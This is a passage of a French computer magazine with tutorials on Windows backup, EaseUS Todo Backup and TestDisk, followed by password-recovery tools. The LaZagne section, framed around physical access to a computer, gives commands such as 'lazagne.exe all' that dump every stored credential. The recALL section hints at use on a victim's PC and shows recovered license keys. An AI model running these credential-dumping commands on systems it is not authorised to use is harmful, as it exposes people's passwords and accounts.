



des sauvegardes, le jour de la semaine et même l'heure. Faites **Enregistrer les paramètres et exécuter la sauvegarde**

pour lancer la première sauvegarde.

À titre d'exemple, une sauvegarde de 40 Go demande environ une heure.

## RESTAURER UNE SAUVEGARDE




### 01 > OUVRIR LE PANNEAU DE CONFIGURATION

Après un problème de matériel ou une réinstallation, vous désirez restaurer des fichiers que vous avez placés en lieu sûr ? Ouvrez le **Panneau de configuration** et cliquez sur **Sauvegarder l'ordinateur** dans la partie **Système et sécurité**. Cette fois, dirigez-vous vers la seconde partie et cliquez sur **Restaurer mes fichiers**.



### 02 > CHOISIR LA SAUVEGARDE

Si vous avez plusieurs sauvegardes, faites **Rechercher** pour trouver la dernière en date. Dans **Dossier**, sélectionnez le dossier de sauvegarde et faites **Suivant**. Dans la fenêtre suivante, il est possible de sélectionner l'emplacement de restauration des fichiers. Vous pouvez choisir l'emplacement d'origine des données.



### 03 > LANCER LA RESTAURATION


Faites **Restaurer**. Si des fichiers déjà présents sur le disque portent le même nom qu'un fichier de la sauvegarde, Windows vous demandera si vous souhaitez écraser le plus vieux ou si vous voulez le dupliquer. À la fin du processus, vous aurez retrouvé vos précieux fichiers, à l'emplacement demandé.

### 04 > RESTAURER LE SYSTÈME

Pour restaurer le système à un état antérieur, il faut choisir **Restaurer les paramètres système...** à l'étape 1. Vous devez ensuite choisir une image système depuis Windows ou depuis votre périphérique. Le principe est le même que pour les points de restauration.

## EN CAS DE BLOCAGE

Si Windows ne veut même plus démarrer, impossible d'aller dans le **Panneau de configuration** pour récupérer une sauvegarde ! Dans ce cas, il faut lancer le système à partir du DVD d'installation de Windows, qui vous permettra ensuite de restaurer système et données. Si vous ne possédez pas ou plus ce DVD, créez dès à présent un disque de secours en faisant **Créer un disque de réparation système** depuis la fenêtre de configuration des sauvegardes (voir page XX).







# SAUVEGARDE

011110101010111010101010101010001

# UNE SAUVEGARDE SANS PASSER PAR WINDOWS

Vous avez une dent contre Windows et vous préférez passer par un logiciel tiers pour vos sauvegardes ? Nous vous proposons souvent des solutions alternatives, mais notre nouveau chouchou s'appelle EaseUS Todo Backup...



**E**aseUS Todo Backup propose encore plus de fonctionnalités que lorsque nous en avons parlé il y a 2 ans. Même dans sa version Free, les options sont légions : sauvegarde d'un disque ou d'une partition, d'un groupe de dossiers, du système, planification, sauvegarde sur le réseau, sur un NAS ou un cloud (Google Drive, OneDrive ou Dropbox) et clonage complet de vos disques (à l'instar de XXClone). Le logiciel permet aussi de créer un disque bootable pour restaurer les données préalablement sauvegardées. Si vous désirez stocker sur des CD ou des DVD, Todo Backup va fractionner votre sauvegarde en paquets de 650 Mo, 700 Mo ou 4,7 Go.

### POUR LES PLUS EXIGEANTS

Mais ce n'est pas tout. Todo Backup peut aussi effacer de manière sécurisée une partition, créer un disque d'urgence en cas de crash (Linux ou WinPE) et vérifier l'intégrité des différentes images de disque que vous aurez créées. Le logiciel serait parfait, s'il n'y avait pas deux tout petits points négatifs. Todo Backup stocke ses sauvegardes au format .pbd et pour explorer l'intérieur de ces fichiers (avec l'explorateur Windows), il faut absolument que le logiciel soit installé sur le PC hôte. Enfin, la clé AES ne chiffre que le fichier .pbd global sans chiffrer, fichier par fichier. Rien de très grave, il faudra juste s'assurer que son mot de passe est suffisamment solide...





## INFOS [ EASEUS TODO BACKUP FREE 9.0 ]

Où le trouver ? [ [www.todo-backup.com](http://www.todo-backup.com) ] Difficulté : ☠ ☠ ☠

TUTO


## 01 &gt; PREMIER CONTACT

La fenêtre principale affiche tout de suite les principales fonctionnalités : Sauvegarde d'un disque, de fichiers ou du système (avec Windows) et sauvegarde intelligente (Todo se chargera de sauvegarder l'essentiel). On trouve aussi le clonage sur la droite ainsi que divers outils (effacement, disque d'urgence, etc.).



## 02 &gt; LE CHOIX DES ÉLÉMENTS


Comme pour la sauvegarde avec le module de Windows, nous allons faire une sauvegarde



en choisissant nous-mêmes les éléments. Faites **Sauvegarde de fichier** et dans la fenêtre suivante,

cochez les dossiers que vous voulez intégrer à votre backup. N'oubliez pas la destination : disque dur, NAS, FTP, cloud, emplacement réseau, etc.

## LA GUERRE DES CLONES ?



Todo Backup propose aussi un module pour cloner complètement votre disque dur (système


compris) pour déployer immédiatement votre environnement de travail sur un nouveau PC ou sur votre ancien matériel réparé. Pour ce faire, nous avons choisi XXClone, plus complet à nos yeux.

## 03 &gt; LE PLANIFICATEUR

Pour cette fonctionnalité comme pour les autres, vous aurez à disposition un planificateur et diverses options. Dans **Plan de sauvegarde**, vous pourrez donc gérer les intervalles de sauvegarde, la méthode (complète, incrémentielle ou différentielle). Si votre PC est éteint ou en veille prolongée, vous pouvez aussi spécifier le mot de passe de Windows.




## 05 &gt; DES OPTIONS TRÈS COMPLÈTES



Dans **Option de sauvegarde**, vous pourrez gérer la compression, le fractionnement (si vous voulez stocker sur DVD par exemple), le chiffrement et la performance. Cette dernière option est pratique, si vous devez travailler en même temps que votre sauvegarde est en cours. Si vous avez planifié votre backup à une heure de repos, n'hésitez pas à mettre une priorité haute.

## 06 &gt; VOTRE SAUVEGARDE

Après avoir tout paramétré, il suffit de cliquer sur **Procéder**. Durant la sauvegarde,



il est possible de demander au logiciel de réaliser une tâche lorsque le processus sera

terminé : hiberner, fermer ou mise en veille. C'est sur cette même fenêtre que l'icône de restauration apparaîtra lorsque la sauvegarde sera terminée.

CHEZ VOTRE  
MARCHAND DE JOURNAUX  
**LES PIRATES CRYPTENT,  
NOS LECTEURS DÉCRYPTENT !**

WI-FI,  
ANONYME,  
MOBILES,  
HACKING,  
ENCODAGE,  
ANTIVOL,  
CRYPTAGE,  
MOTS  
DE PASSE,  
SURVEILLANCE

+ EN CADEAU : 2 magazines complets offerts SUR LE CD

PIRATE  
[INFORMATIQUE]

LES CAHIERS DU HACKER

# PIRATE

[INFORMATIQUE] // 35

100% PRATIQUES // 100% GRATUITES

## HACKING

LES **VRAIES**  
**SOLUTIONS**  
DES **PIRATES**

+ DE **50**  
**TUTOS,**  
**ASTUCES**  
**& HACKS**  
EXPLIQUÉS

**ASTERISK**

Qui m'appelle !

usurpation d'identité  
par téléphone

INTERVIEW

GGTORRENT :  
LE SUCCESSION  
DE T411

EXCLUSIF

DES MALWARES  
CACHÉS DANS DES  
RACCOURCIS WINDOWS!



REPORTAGE

AU CŒUR DE PE  
LE MARCHÉ DES  
PIRATES UKRAI




+ CD GRATUIT **PACK 100% PIRATE**



SAUVEGARDE

01111010101011010101010101010001

# UNE IMAGE MIROIR DE VOTRE DISQUE DUR



UNE IMAGE IDENTIQUE DE VOTRE  
DISQUE DUR PERMET DE GAGNER DU  
TEMPS EN CAS DE PÉPIN MATÉRIEL...

Disponible sous DOS, Windows, Linux et MacOS, TestDisk est un logiciel qui va vous aider à réparer ou récupérer le maximum de données issues d'un disque dur connaissant des problèmes. Le sujet est assez vaste, les cas de figure assez nombreux mais nous avons donc décidé de faire une démonstration inédite avec un scénario catastrophe...

**T**estDisk est un logiciel français de récupération de données. Il permet de restaurer des partitions perdues et de réparer la table des partitions si celle-ci a été endommagée par un virus ou une erreur de manipulation. Gratuit et open source, TestDisk permet aussi de reconstruire le secteur de boot d'un système de fichiers FAT ou NTFS, de récupérer des fichiers sur presque tous types de partitions (FAT, NTFS ou ext) et de copier les fichiers depuis une partition FAT, NTFS, ext2/ext3/ext4 même si elle est effacée.


## NOTRE SCÉNARIO CATASTROPHE

Mais pour notre démonstration, nous allons imaginer un scénario catastrophe : un de vos disques durs fait de drôles de

bruits ou a été contaminé par un malware. Plus le temps avance et moins vous avez d'espoir de récupérer vos données. Le mieux est alors de brancher un disque dur de récupération contenant TestDisk et de faire une image de votre disque avant que ce dernier ne lâche complètement. Si votre disque dur contient votre OS, il faudra le démonter pour tenter la récupération sur un autre PC. Il ne faudra surtout rien faire sur le disque en panne sous peine d'écraser des données ou d'accélérer la déliquescence de votre matos. Bien sûr TestDisk fonctionnera avec une clé USB, une carte SD, un CD/ DVD ou un disque dur externe. Une fois l'image créée, nous verrons comment accéder aux fichiers et comment les restaurer.

## PARTITION ?

Le partitionnement d'un disque dur consiste à créer des zones sur le disque dont les données ne seront pas mélangées pour installer deux systèmes d'exploitation par exemple ou isoler des fichiers importants de la zone où est stocké l'OS. On compte trois sortes de partitions : les partitions principales (4 maximum dont une active qui est souvent C:\), les partitions étendues et les lecteurs logiques. Une partition étendue peut avoir plusieurs lecteurs logiques avec une lettre par lecteur (D:\, F:\, etc.)






## INFOS [ TESTDISK ]

Où le trouver ? [ [www.cgsecurity.org](http://www.cgsecurity.org) ] Difficulté : ☠☠☠

## TUTO

## PHOTOREC, LIVRÉ AVEC !



TestDisk est livré par défaut avec un petit utilitaire très pratique : PhotoRec. Comme son nom l'indique, il permet la récupération de photos, mais aussi de tout fichier multimédia. Vous pouvez l'utiliser tel quel ou à partir d'une image miroir au format .dd comme nous allons en créer dans notre démonstration. Notez que PhotoRec n'essaiera jamais d'écrire sur votre disque dur ou autre support mémoire que vous voulez récupérer. Vous évitez donc d'écraser les données que vous essayez de récupérer à tout prix.

Lien : [www.cgsecurity.org/wiki/PhotoRec\\_FR](http://www.cgsecurity.org/wiki/PhotoRec_FR)

```
C:\Users\benbailleu\Desktop\testdisk-7.0\testdisk_win.exe
TestDisk 7.0, Data Recovery Utility, April 2015
Christophe GRENIER <grenier@cgsecurity.org>
http://www.cgsecurity.org
```

TestDisk is free software, and comes with ABSOLUTELY NO WARRANTY.

```
Select a media (use Arrow keys, then press Enter):
Disk \\.\PhysicalDrive0 - 1000 GB / 931 GiB
Disk \\.\PhysicalDrive1 - 1000 GB / 931 GiB
>Drive C: - 399 GB / 371 GiB
Drive D: - 600 GB / 558 GiB
Drive F: - 500 GB / 465 GiB
Drive G: - 500 GB / 465 GiB
```



## 01 &gt; PRÉPARATION

TestDisk ne nécessite pas d'installation, dézippez l'archive et placez le dossier dans le disque dur ou la clé USB qui va servir à accueillir les données. N'oubliez pas que si votre disque dur ou partition à récupérer fait 380 Go, l'image fera 380 Go même s'il ne contient que 152 Go de données. Lancez **testdisk\_win.exe** et faites **Create** puis choisissez la partition à sauvegarder. Pour nous ce sera C:/.

```
Drive C: - 399 GB / 371 GiB
Please select the partition table type, press Enter when done.
>[Intel] Intel/PC partition
[EFI GPT] EFI GPT partition map (Mac i386, some x86_64...)
[Humax] Humax partition table
[Mac] Apple partition map
[None] Non partitioned media
[Sun] Sun Solaris partition
[Xbox] Xbox partition
[Return] Return to disk selection
```

## 02 &gt; LE TYPE DE PARTITION

La suite concerne le choix du type de partition. Normalement TestDisk le détecte automatiquement, mais il peut y avoir des ratés. Si vous avez installé vous-même Windows ou si votre disque est un disque externe (carte SD, clé USB, etc.), il faudra choisir Intel. Si vous avez un PC avec un Windows OEM (préinstallé) il faudra choisir **EFI GPT**. Si vous voyez mal vos partitions ou si vous constatez des incohérences, rien ne vous empêche d'essayer une autre option.



### 03 > LES ÉLÉMENTS À SAUVEGARDER


Si vous souhaitez récupérer des partitions effacées il faudra choisir **Analyse**, mais pour ce cas de figure, tout est expliqué dans le tuto officiel ici : <https://goo.gl/2rbWQO>. Pour ce que nous voulons faire, il faudra choisir **Advanced**. Retrouvez votre partition en vous aidant de la taille et de l'ordre. Tout ce qui est **EFI System**, **Unknown** ou **Reserved** sont des partitions de sauvegarde, de boot ou de swap.

### 04 > LA SAUVEGARDE

Il faudra ensuite choisir l'endroit où vous allez stocker cette image de disque. Baladez-vous dans l'arborescence du disque de sauvegarde et faites **C** lorsque tout est OK. Le processus a pris presque 1 heure et demie pour un disque dur de 380 Go. Bravo, votre **image.dd** est sur votre disque de sauvegarde. Vous pouvez la monter sous Windows comme une image avec le logiciel OSFMount par exemple. Mais vous pouvez aussi l'ouvrir avec le File Manager de 7-Zip que vous avez sûrement déjà sur votre PC.

## XXCLONE, LE CONCURRENT

XXClone propose de faire une copie intégrale de votre disque dur avec les fichiers systèmes et ceux de Windows. Il est un peu plus facile à prendre en main mais le problème c'est qu'il ne fonctionne que si Windows fonctionne correctement : ce n'est donc pas une solution d'urgence mais une bonne méthode de prévention contre la casse. Vous pouvez donc, comme avec TestDisk, faire croire à votre OS que le nouveau disque dur est le même que l'ancien, défaillant. Le logiciel peut aussi rendre bootable une partition de sauvegarde et lui attribuer les mêmes empreintes d'identification que votre partition d'origine. La version Freeware de XXClone fonctionne très bien, mais la version payante (Home) propose des options étendues intéressantes comme la sauvegarde incrémentielle ou la compression des données. La version Pro ne concerne que les entreprises. Pour profiter des versions payantes gratuitement pendant 30 jours, il faudra choisir la version Test Drive Passé ce délai, il faudra mettre la main à la poche (40 \$ soit environ 34 €). Jetez un œil à ce tableau pour faire votre choix : [www.xxclone.com/iproduct.htm](http://www.xxclone.com/iproduct.htm)





# RÉCUPÉRER vos MOTS DE PASSE

Voici un petit logiciel à la fois très pratique et diabolique. recALL permet de récupérer toute sorte de mots de passe stockés dans les méandres de votre disque dur. Même s'il s'agit bien sûr d'une solution pour retrouver ses sésames avant un formatage ou en cas de changement de PC, on peut bien sûr imaginer d'autres utilisations...



**D**ifficile de faire plus simple que recALL. Après l'avoir installé, il suffit de laisser faire le logiciel pour vous. Il ira chercher des mots de passe, des codes d'accès ou des numéros de licence dans des endroits de votre Windows dont vous ne soupçonniez même pas l'existence (dossier d'installation, base de registre, etc.). Ces emplacements sont préenregistrés et toutes sortes de logiciels sont passés au crible: Windows, Office, antivirus, client mail, tous les mots de passe mémorisés par une vingtaine de navigateurs, client FTP, messagerie instantanée, logiciels commerciaux, jeux vidéo, etc. Avec presque 3000 références, ce serait bien le diable si recALL ne trouvait pas ce que vous cherchez. Bien sûr, les codes d'accès Wi-Fi sont compris dans

le lot. Inutile de vous préciser que votre antivirus va grincer des dents lors de l'installation. En effet, on imagine aisément ce que quelqu'un de malintentionné pourrait faire sur le PC d'une victime...

**INFOS [ RECALL ]**Où le trouver ? [ <http://keit.co/p/recall> ] Difficulté : **TUTO****01 > LES TROIS OPTIONS**

En suivant notre lien, vous verrez que la page principale est en polonais. Il est cependant possible de traduire la page en français (en haut à droite). Cliquez sur le bouton vert pour télécharger le logiciel. Notez au passage que les textes de l'interface du programme sont en français. Au démarrage, le logiciel vous propose plusieurs options : la **Récupération automatique** qui va scanner tout votre disque dur à la recherche du moindre mot de passe, la **Récupération manuelle** qui suppose que vous sachiez dans quel dossier fouiller.

**Bienvenue dans recALL**

Cet assistant vous permet de récupérer les mots de passe perdus ou oubliés de nombreux programmes de messagerie populaires, messagerie instantanée et autres.

Veuillez sélectionner un mode de récupération

☒ Récupération automatique

Le programme va rechercher tous les fichiers compatibles et en récupérer les données.

☐ Récupération manuelle

Vous permet de sélectionner manuellement le fichier avec le mot de passe crypté.

☐ Emulation serveur

Permet de récupérer les mots de passe des programmes de messagerie électronique.

Pour continuer, cliquez sur "Suivant"

Précédent

Suivant

**02 > LES DONNÉES**

Optez pour la première option et laissez le logiciel faire son travail. Cela peut prendre plusieurs minutes, mais au final, vous aurez absolument tous les sésames que contient votre PC ainsi que les codes Wi-Fi et les clés de licence. Pratique, si vous désirez formater ou migrer sur un autre ordinateur. En faisant **Suivant**, vous pourrez sauvegarder les résultats aux formats CSV, HTML, TXT, ZIP ou KeePass. Si un sésame est sous forme de hash, le logiciel vous dirigera vers une page spéciale.

Voici une liste de mots de passe récupérés. Si vous souhaitez les exporter, cliquez sur suivant.

Application	Ressource	Connexion	Mot de passe
(9D3D8C60-A55F-4fed-...			(9D3D8C60-A55F-4fed-B2B9-1730012901...
Advisor			d7b60e7f
Avast 8.x			59999999T9901A1106-U1N7ALRH
Avast 8.x			271DF1FB-E411-4EE3-9D2D-CA2AF355E5
Nero	Nero 10		2X24-K08K-KLU8-CU07-8E33-HP1Z-L23L
Internet Explorer			00359-OEM-8992687-00017
Windows 7 Home Prem...	Microsoft License		6GF36-P4HWR-BFF84-6GFC2-BWX77
Microsoft License	Microsoft License		RHPQ2-RMFJH-74XYM-BH4JX-XM76F
Microsoft Internet Exp...	Microsoft License		6GF36-P4HWR-BFF84-6GFC2-BWX77

Recherche:C:\Program Files (x86)\Popcorn...\librtpl\_plugin.dll

**Exportation**

Sélectionnez le nom du fichier et le format des données dans lequel vous souhaitez exporter les résultats de récupération de mots de passe.

Nom de fichier:

No name.csv


Format de données:

☒ Fichiers séparés par des virgules☐ Fichier texte☐ Fichier HTML



## 03 > LA RÉCUPÉRATION MANUELLE

La **Récupération manuelle** est plus précise et moins laborieuse, mais il faudra que vous sachiez où trouver. Cliquez sur l'icône de dossier au bout de la barre de recherche et cochez **Recherche dans le registre**. Enfin, si votre application POP, SMTP ou FTP n'est pas dans la liste de compatibilité de recALL, vous pouvez toujours émuler un serveur de ce type pour récupérer les mots de passe.



## 04 > ÉMULATION D'UN SERVEUR

La troisième option permet d'émuler un serveur POP ou FTP. Choisissez-la, faites **Autoriser l'accès** lorsque votre pare-feu se réveillera et suivez les instructions. Il faudra faire pointer votre logiciel POP vers l'IP **127.0.0.1** et envoyer une requête (un message par exemple). recALL va intercepter le mot de passe à la volée. Ici aussi, vous pourrez sauvegarder les résultats dans un fichier.

### Émulation serveur

Dans la prochaine étape seront exécutés serveurs de messagerie et FTP qui permettront la récupération des mots de passe à partir de pratiquement tous les programmes qui prennent en charge ces services

1. Exécutez votre logiciel de messagerie
2. Ouvrez les propriétés du compte
3. Rappelez-vous l'adresse actuelle du serveur mail/ftp entrant
4. Remplacez-le par localhost ou 127.0.0.1 et le numéro de port correct:  
POP3 - 110  
SMTP - 25  
FTP - 21
5. Recevez du courrier ou connectez-vous au serveur de votre compte
6. Les mots de passe apparaissent à l'étape suivante
7. Restaurez les propriétés enregistrées à l'étape3

Pour continuer, cliquez sur "Suivant"



# KIOSQUE NUMÉRIQUE

## CONSULTEZ LE MEILLEUR DE LA PRESSE INFORMATIQUE SUR PC

 **TÉLÉCHARGEZ**



- ▶ Win10
- ▶ PC Trucs & Astuces
- ▶ Android MT
- ▶ L'Officiel PC
- ▶ Windows PC Trucs & Astuces
- ▶ Pirate Informatique
- ▶ Et tous leurs hors-séries !



**1**

**C'EST ÉCONOMIQUE :**  
grâce aux forfaits First  
(entre 50 et 85% de remise)

**2**

**C'EST PRATIQUE :**  
consultez et archivez en  
quelques clics !

**Le kiosque  
numérique**

Téléchargez + de 300  
magazines en accès  
direct sur votre PC

**Offre  
d'essai**

Téléchargez  
**GRATUITEMENT**  
un magazine en vente  
actuellement

[www.idkiosque.com](http://www.idkiosque.com)  
[www.relay.com](http://www.relay.com)

**RELAY**.com





# RÉCUPÉRATION DE MOTS DE PASSE AVEC LAZAGNE

Si vous avez physiquement accès à un ordinateur, LaZagne va analyser le contenu de la base de registre et des dossiers pour afficher tous les mots de passe qui traînent en clair : navigateurs, logiciels, bases de données, réseaux WiFi, etc.



## INFOS [ LAZAGNE ]

Où le trouver ? [ <https://github.com/AlessandroZ/LaZagne> ] Difficulté :

## TUTO

### Ouvrir

Ouvrir dans un nouveau processus

Ajouter à la liste de lecture de VLC

Ouvrir une fenêtre de commandes ici



Add to MPC-HC Playlist



Play with MPC-HC

Lire avec VLC

7-Zip



Rechercher les fichiers supprimés

```
The LaZagne Project
! BANG BANG !

=====
error: too few arguments
usage: laZagne.exe [-h] [--version]
                  {chats,svn,all,wifi,mails,windows,databa
...
positional arguments:
  {chats,svn,all,wifi,mails,windows,database,sysadmin,brows
    Choose a main command
    chats      Run chats module
    svn        Run svn module
    all        Run all modules
    wifi       Run wifi module
    mails      Run mails module
    windows    Run windows module
    database   Run database module
    sysadmin   Run sysadmin module
    browsers   Run browsers module
optional arguments:
  -h, --help            show this help message and exit
  --version              laZagne version
```

## 01 > EN LIGNE DE COMMANDE

Décompactez le fichier ZIP et placez le contenu où vous le souhaitez. Rendez-vous dans le dossier **LaZagne-master\Windows**. Maintenez la touche **Maj** du clavier, faites un clic droit dans **Standalone** puis cliquez sur **Ouvrir une fenêtre de commande ici**. Pour connaître la liste des commandes, faites **lazagne.exe** puis tapez sur **Entrée**.

## 02 > À L'ACTION

Vous pouvez constater qu'il suffit de taper **lazagne.exe browsers** pour récupérer les mots de passe contenus dans les navigateurs ou **lazagne.exe mails** pour les clients POP/IMAP/SMTP. Pour obtenir absolument tous les mots de passe contenus dans le PC, il suffit de taper **lazagne.exe all**. Magique !

# LES LOGICIELS

## «NIRSOFT»



NirSoft est un site, certes austère, où vous trouverez plus de 180 logiciels gratuits pour vous faciliter l'informatique. Parmi ces derniers, on trouve aussi des programmes pour récupérer des mots de passe de comptes e-mail ou des clés de licence.



### INFOS [ NIRSOFT ]

Où le trouver ? [ [www.nirsoft.net](http://www.nirsoft.net) ] Difficulté : ☠☠☠☠

### TUTO



### 01 > PRODUKEY

ProKey permet de facilement récupérer le numéro de licence de votre Windows, de votre pack Office ou d'autres produits Microsoft. Vous pourrez ainsi réinstaller vos produits sur un autre PC si vous en changez.



### 02 > SNIFFPASS

Ce logiciel va «sniffer» votre réseau à la recherche de mots de passe POP3, IMAP4, SMTP, FTP et HTTP. Si vous avez une connexion, mais que vous avez perdu le mot de passe, lancez le logiciel et SniffPass le retrouvera pour vous.




92

# **INFOS** [ WINTOFLASH ] Où le trouver ? [ <http://wintoflash.com/download/en> ] Difficulté : **TUTO**



**01 > LE LANCEMENT**  
Téléchargez le logiciel en suivant le lien que nous vous proposons et lors de l'installation, choisissez la version gratuite (**Free**). Notez qu'il faudra se munir d'un périphérique USB d'au moins 4Go. Dans notre exemple, nous avons choisi Windows8, mais sachez que vous pouvez très bien faire ces opérations à partir d'un CD d'installation de Windows7, XP ou 2003 en version32 et 64bits. Il est bien sûr possible de le faire depuis une version image au format ISO, ZIP, RAR, DMG, etc.

**02 > L'ASSISTANT ET LE TRANSFERT**  
Si vous vous sentez d'attaque pour le mode avancé, allez dans l'onglet **Tâche** d'où vous pourrez spécifier la version de votre OS ou gérez le périphérique USB qui servira à accueillir Windows. Nous vous conseillons néanmoins de cliquer sur l'**Assistant de copie**. Ici, il suffit de choisir le lecteur où se trouve votre DVD d'installation (ou votre image ISO) puis de spécifier la lettre du lecteur correspondant à votre clé USB. Faites **Suivant** et suivez les indications jusqu'au transfert des fichiers vers votre périphérique.



**03 > LE BIOS**  
Une fois sur le PC sur lequel vous voulez procéder à la réinstallation, il faudra passer par le BIOS (**F1** ou **Suppr** au démarrage du PC) pour lui demander de «booter» prioritairement sur un port USB (**Boot Sequence** ou quelque chose qui ressemble à ça). N'oubliez pas de sauvegarder les changements apportés au BIOS, d'insérer votre périphérique USB et de redémarrer le PC. Le processus d'installation devrait alors commencer.

**ATTENTION !**

